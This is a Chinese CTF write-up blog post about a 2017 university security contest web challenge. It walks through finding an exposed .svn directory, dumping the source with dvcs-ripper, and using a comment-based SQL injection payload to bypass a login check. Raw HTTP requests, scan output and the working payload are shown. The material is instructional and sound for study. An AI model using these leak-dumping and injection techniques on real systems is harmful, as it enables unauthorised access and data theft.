

第十届全国大学生信息安全竞赛一道Web题的Writeup

原创


Brucetg 于 2017-07-15 17:01:44 发布 6038 收藏 2

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wanzt123/article/details/75174675>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

wanna to see your hat?

http://106.75.106.203:1515/


svn文件泄露

```
10:27:47] 403 - 296B - /.htaccess_extra
10:27:47] 403 - 293B - /.htaccess~
10:27:47] 403 - 297B - /.htpasswd_test
10:27:47] 403 - 296B - /.htpasswd_old
10:27:47] 403 - 293B - /.htpasswd
10:27:47] 403 - 291B - /.htusers
10:27:48] 200 - 2KB - /.svn/
10:27:48] 301 - 321B - /.svn -> http://106.75.106.203:1515/.svn/
10:27:48] 200 - 4KB - /.svn/pristine/
10:27:48] 200 - 3B - /.svn/entries
10:27:48] 200 - 753B - /.svn/tmp/
10:27:58] 301 - 320B - /css -> http://106.75.106.203:1515/css/
10:28:01] 302 - 322B - /index.php -> route.php?act=index
10:28:01] 302 - 322B - /index.php/login/ -> route.php?act=index
10:28:01] 301 - 319B - /js -> http://106.75.106.203:1515/js/
10:28:02] 302 - 1KB - /login.php -> route.php?act=login
10:28:02] 302 - 1KB - /login.php -> route.php?act=login
10:28:06] 200 - 15B - /register.php
10:28:06] 403 - 296B - /server-status http://blog.csdn.net/wanzt123
10:28:06] 403 - 297B - /server-status/
```

使用dvcs-ripper将泄露文件下载下来:

```
brucetg@brucetg:~/Desktop/Pentest/dvcs-ripper$ perl rip-svn.pl -v -u http://106.75.106.203:1515/.svn/
[i] Found new SVN client storage format!
REP INFO => 1:https://github.com/zhl2008/2017_web_2:65a8145f-3c9b-b299-8932-ce5b7db7bff
[i] Trying to revert the tree, if you get error, upgrade your SVN client!
```

进行代码审计：




关键代码：

```
$name = str_replace("'", "", trim(waf($_POST["name"])));  
  
if (strlen($name) > 11){  
    echo("<script>alert('name toolong')</script>");  
}  
else{  
    $sql = "select count(*) from t_info where username = '$name' or nickname = '$name'";  
    echo $sql;  
    $result = mysql_query($sql);  
    $row = mysql_fetch_array($result);  
    if ($row[0]){  
        $_SESSION["hat"] = 'black';  
        echo 'good job';  
    }  
}
```

```
$_SESSION['hat']= 'green';  
}
```

name字段长度不能大于11，只要查询语句返回不为空,就执行：

```
$_SESSION['hat']= 'black';  
  
echo 'good job';
```



关键代码：

```
if(isset($_SESSION['hat'])) {  
    if($_SESSION['hat']=='green') {  
        output("<imgsrc='green-hat-1.jpg'>",10);  
    } else {  
        output("<imgsrc='black-fedora.jpg'>",1);  
        echo $flag;  
    }  
}
```

如果SESSION中存在hat字段，并且其值不等于green，就输出flag，而设置session的地方就是第一处关键代码所在的地方。

而我们不知道哪个name值返回不为空，猜测存在注入，burp抓包：

```

POST /route.php?act=login HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application,
application/xaml+xml, application/x-ms-xbap, */*
Referer: http://106.75.106.203:1515/route.php?act=login
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 28
Host: 106.75.106.203:1515
Pragma: no-cache
Cookie: PHPSESSID=mrlo5q9v5i2lifol5dq917vg3
Connection: close

name=1; 1=1#&submit=check

```

```

HTTP/1.1 302 Found
Date: Sun, 09 Jul 2017 06:11:57 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 1109
Connection: close
Content-Type: text/html

select count(*) from t_info where username = '\or|1#\\' or nickname =
'\or|1#\\' <html>
<head>
<meta charset="utf-8" />
<title>show me your hat</title>
<link rel="stylesheet" href=css/bootstrap.min.css />

```

发现name字段可以注入，不过过滤了很多，经测试发现过滤了空格，%df也被替换了，尝试使用注释绕过，提示good job，说明payload有效，故最终payload为：or /**/1=1#

```

POST /route.php?act=login HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application,
application/xaml+xml, application/x-ms-xbap, */*
Referer: http://106.75.106.203:1515/route.php?act=login
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 30
Host: 106.75.106.203:1515
Pragma: no-cache
Cookie: PHPSESSID=mrlo5q9v5i2lifol5dq917vg3
Connection: close

name=or /**/1=1#&submit=check

```

```

HTTP/1.1 302 Found
Date: Sun, 09 Jul 2017 06:15:23 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 1119
Connection: close
Content-Type: text/html

select count(*) from t_info where username = 'or/**/1=1#' or nickname =
'or/**/1=1#' good job <html>
<head>
<meta charset="utf-8" />
<title>show me your hat</title>
<link rel="stylesheet" href=css/bootstrap.min.css />
<link rel="stylesheet" href=css/bootstrap-theme.min.css />
<script src="js/jquery-2.2.0.min.js"></script>
<script src="js/bootstrap.min.js"></script>

```

在login页面输入框中输入 or/**/1=1# 即得到flag。



flag {good_job_white_hat}

[I give up!](#)

<http://blog.csdn.net/wanzt123>

